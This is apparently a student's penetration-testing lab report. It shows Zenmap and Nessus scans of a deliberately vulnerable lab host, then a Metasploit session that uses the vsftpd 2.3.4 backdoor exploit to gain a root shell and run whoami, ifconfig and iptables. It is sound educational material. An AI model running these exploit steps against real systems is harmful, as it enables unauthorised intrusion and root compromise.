
Eric Guzman 2/28/25
Hacking and Penetration Testing Professor Foti

## Using Ethical Hacking Techniques to Exploit a Vulnerable Workstation

## Section 1: Hands-On Demonstration Part 1: Use Zenmap to Scan a Subnet Address

### Part 1: Use Zenmap to Scan a Subnet Address

### 16. Make a screen capture showing the open ports and paste it into your Lab Report file.




The 977 ports scanned but not shown below are in state: **closed**

| Port | | State (toggle closed [0] \| filtered [0]) | Service | Reason | Product | Version | Extra info |
|---|---|---|---|---|---|---|---|
| 21 | tcp | open | ftp | syn-ack | vsftpd | 2.3.4 | |
| 22 | tcp | open | ssh | syn-ack | OpenSSH | 4.7p1 Debian 8ubuntu1 | protocol 2.0 |
| 23 | tcp | open | telnet | syn-ack | Linux telnetd | | |
| 25 | tcp | open | smtp | syn-ack | Postfix smtpd | | |
| 53 | tcp | open | domain | syn-ack | ISC BIND | 9.4.2 | |
| 80 | tcp | open | http | syn-ack | Apache httpd | 2.2.8 | (Ubuntu) DAV/2 |
| 111 | tcp | open | rpcbind | syn-ack | | 2 | RPC #100000 |
| 139 | tcp | open | netbios-ssn | syn-ack | Samba smbd | 3.X - 4.X | workgroup: WORKGROUP |
| 445 | tcp | open | netbios-ssn | syn-ack | Samba smbd | 3.0.20-Debian | workgroup: WORKGROUP |
| 512 | tcp | open | exec | syn-ack | netkit-rsh rexecd | | |
| 513 | tcp | open | login | syn-ack | | | |
| 514 | tcp | open | shell | syn-ack | Netkit rshd | | |
| 1099 | tcp | open | java-rmi | syn-ack | Java RMI Registry | | |
| 1524 | tcp | open | shell | syn-ack | Metasploitable root shell | | |
| 2049 | tcp | open | nfs | syn-ack | | 2-4 | RPC #100003 |
| 2121 | tcp | open | ftp | syn-ack | ProFTPD | 1.3.1 | |
| 3306 | tcp | open | mysql | syn-ack | MySQL | 5.0.51a-3ubuntu5 | |
| 5432 | tcp | open | postgresql | syn-ack | PostgreSQL DB | 8.3.0 - 8.3.7 | |
| 5900 | tcp | open | vnc | syn-ack | VNC | | protocol 3.3 |
| 6000 | tcp | open | X11 | syn-ack | | | access denied |
| 6667 | tcp | open | irc | syn-ack | UnrealIRCd | | |
| 8009 | tcp | open | ajp13 | syn-ack | Apache Jserv | | Protocol v1.3 |
| 8180 | tcp | open | http | syn-ack | Apache Tomcat/Coyote JSP engine | 1.1 | |

### Part 2: Conducting a Vulnerability Scan with Nessus

### 25. Make a screen capture showing the Critical Severity vulnerabilities for the 172.30.0.55 scan and paste it into the Lab Report file.




172.30.0.55

| 9 | 7 | 18 | 5 | 78 |
|---|---|---|---|---|
| CRITICAL | HIGH | MEDIUM | LOW | INFO |

| Severity | CVSS v3.0 | Plugin | Name |
|---|---|---|---|
| CRITICAL | 9.8 | 134862 | Apache Tomcat AJP Connector Request Injection (Ghostcat) |
| CRITICAL | 9.8 | 51988 | Bind Shell Backdoor Detection |
| CRITICAL | 10.0 | 33850 | Unix Operating System Unsupported Version Detection |
| CRITICAL | 10.0 | 34460 | Unsupported Web Server Detection |
| CRITICAL | 10.0* | 32314 | Debian OpenSSH/OpenSSL Package Random Number Generator Weakness |
| CRITICAL | 10.0* | 32321 | Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check) |
| CRITICAL | 10.0* | 11356 | NFS Exported Share Information Disclosure |
| CRITICAL | 10.0* | 61708 | VNC Server 'password' Password |
| CRITICAL | 10.0* | 10203 | rexecd Service Detection |
| HIGH | 8.6 | 136769 | ISC BIND Service Downgrade / Reflected DoS |
| HIGH | 7.5 | 136808 | ISC BIND Denial of Service |


## Part 3: Exploit the Victim System using Metasploit

**10. Make a screen capture showing the result of the whoami command and paste it into your Lab Report file.**




```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > set RHOST 172.30.0.55
RHOST => 172.30.0.55
msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.30.0.7:46478 -> 172.30.0.55:6200) at 2025-02-28 18:45:35 -0800

whoami
root
```

**12. Make a screen capture showing the result of the ifconfig command and paste it into your Lab Report file.**



```
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:4d:d7:16
          inet addr:172.30.0.55  Bcast:172.30.0.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe4d:d716/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:25667 errors:0 dropped:0 overruns:0 frame:0
          TX packets:21310 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3086678 (2.9 MB)  TX bytes:8377795 (7.9 MB)
          Base address:0x2000 Memory:fd5c0000-fd5e0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:268 errors:0 dropped:0 overruns:0 frame:0
          TX packets:268 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:105977 (103.4 KB)  TX bytes:105977 (103.4 KB)
```

**14. Make a screen capture showing the list of iptables rules and paste it into your Lab Report file.**




```
iptables --list
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

**20. In the vulnerability profile, locate the recommended solution for the vstftpd vulnerability and document that information in your Lab Report file.**

The recommended solution is to validate and recompile a legitimate copy of the source code.

**Section 2: Applied Learning**

**Part 1: Use Zenmap to Scan a Subnet Address**




| OS | Host |
|---|---|
| | 172.30.0.2 |
| | 172.30.0.7 |
| | 172.30.0.10 |
| | 172.30.0.55 |

| | Port | Protocol | State | Service | Version |
|---|---|---|---|---|---|
| ● | 21 | tcp | open | ftp | vsftpd 2.3.4 |
| ● | 22 | tcp | open | ssh | OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0) |
| ● | 23 | tcp | open | telnet | Linux telnetd |
| ● | 25 | tcp | open | smtp | Postfix smtpd |
| ● | 53 | tcp | open | domain | ISC BIND 9.4.2 |
| ● | 80 | tcp | open | http | Apache httpd 2.2.8 ((Ubuntu) DAV/2) |
| ● | 111 | tcp | open | rpcbind | 2 (RPC #100000) |
| ● | 139 | tcp | open | netbios-ssn | Samba smbd 3.X - 4.X (workgroup: WORKGROUP) |
| ● | 445 | tcp | open | netbios-ssn | Samba smbd 3.0.20-Debian (workgroup: WORKGROUP) |
| ● | 512 | tcp | open | exec | netkit-rsh rexecd |
| ● | 513 | tcp | open | login | |
| ● | 514 | tcp | open | shell | Netkit rshd |
| ● | 1099 | tcp | open | java-rmi | Java RMI Registry |
| ● | 1524 | tcp | open | shell | Metasploitable root shell |
| ● | 2049 | tcp | open | nfs | 2-4 (RPC #100003) |
| ● | 2121 | tcp | open | ftp | ProFTPD 1.3.1 |
| ● | 3306 | tcp | open | mysql | MySQL 5.0.51a-3ubuntu5 |
| ● | 5432 | tcp | open | postgresql | PostgreSQL DB 8.3.0 - 8.3.7 |
| ● | 5900 | tcp | open | vnc | VNC (protocol 3.3) |
| ● | 6000 | tcp | open | X11 | (access denied) |
| ● | 6667 | tcp | open | irc | UnrealIRCd |
| ● | 8009 | tcp | open | ajp13 | Apache Jserv (Protocol v1.3) |
| ● | 8180 | tcp | open | http | Apache Tomcat/Coyote JSP engine 1.1 |

**Part 2: Conducting a Vulnerability Scan with Nessus**

**11. Make a screen capture showing the critical vulnerabilities identified by Nessus and paste it into the Lab Report file.**



Eric_S2_VictimScan / 172.30.0.55

‹ Back to Hosts

Configure | Audit Trail | Launch ▾ | Report | Export

Vulnerabilities 73

Filter ▾ | Search Vulnerabilities | 73 Vulnerabilities


| □ | Sev ▾ | Score ▾ | Name ▴ | Family ▴ | Count ▾ |
|---|---|---|---|---|---|
| □ | CRITICAL | 10.0 * | NFS Exported Share Information Discl... | RPC | 1 |
| □ | CRITICAL | 10.0 * | rexecd Service Detection | Service detection | 1 |
| □ | CRITICAL | 10.0 | Unix Operating System Unsupported ... | General | 1 |
| □ | CRITICAL | 10.0 * | VNC Server 'password' Password | Gain a shell remotely | 1 |
| □ | CRITICAL | 9.8 | Bind Shell Backdoor Detection | Backdoors | 1 |
| □ | MIXED | ... | 4 Apache Tomcat (Multiple Issues) | Web Servers | 4 |
| □ | CRITICAL | ... | 2 SSL (Multiple Issues) | Gain a shell remotely | 3 |
| □ | MIXED | ... | 3 Web Server (Multiple Issues) | Web Servers | 3 |
| □ | HIGH | 8.8 | vsftpd Smiley Face Backdoor | FTP | 1 |

Host Details

| | |
|---|---|
| IP: | 172.30.0.55 |
| MAC: | 00:0C:29:4D:D7:16 |
| OS: | Linux Kernel 2.6 on Ubuntu 8.04 (hardy) |
| Start: | Today at 7:00 PM |
| End: | Today at 7:23 PM |
| Elapsed: | 23 minutes |
| KB: | Download |

Vulnerabilities

17. **Make a screen capture showing the Critical Severity vulnerabilities for the 172.30.0.55 scan and paste it into the Lab Report file.**




172.30.0.55

| 10 | 8 | 20 | 6 | 78 |
|---|---|---|---|---|
| CRITICAL | HIGH | MEDIUM | LOW | INFO |

| Severity | CVSS v3.0 | Plugin | Name |
|---|---|---|---|
| CRITICAL | 9.8 | 134862 | Apache Tomcat AJP Connector Request Injection (Ghostcat) |
| CRITICAL | 9.8 | 34970 | Apache Tomcat Manager Common Administrative Credentials |
| CRITICAL | 9.8 | 51988 | Bind Shell Backdoor Detection |
| CRITICAL | 10.0 | 33850 | Unix Operating System Unsupported Version Detection |
| CRITICAL | 10.0 | 34460 | Unsupported Web Server Detection |
| CRITICAL | 10.0* | 32314 | Debian OpenSSH/OpenSSL Package Random Number Generator Weakness |
| CRITICAL | 10.0* | 32321 | Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check) |
| CRITICAL | 10.0* | 11356 | NFS Exported Share Information Disclosure |
| CRITICAL | 10.0* | 61708 | VNC Server 'password' Password |
| CRITICAL | 10.0* | 10203 | rexecd Service Detection |
| HIGH | 8.8 | 55523 | vsftpd Smiley Face Backdoor |


## Part 3: Exploit the Victim System using Metasploit

### 16. Make a screen capture showing the contents of the home directory and paste it into your Lab Report file.



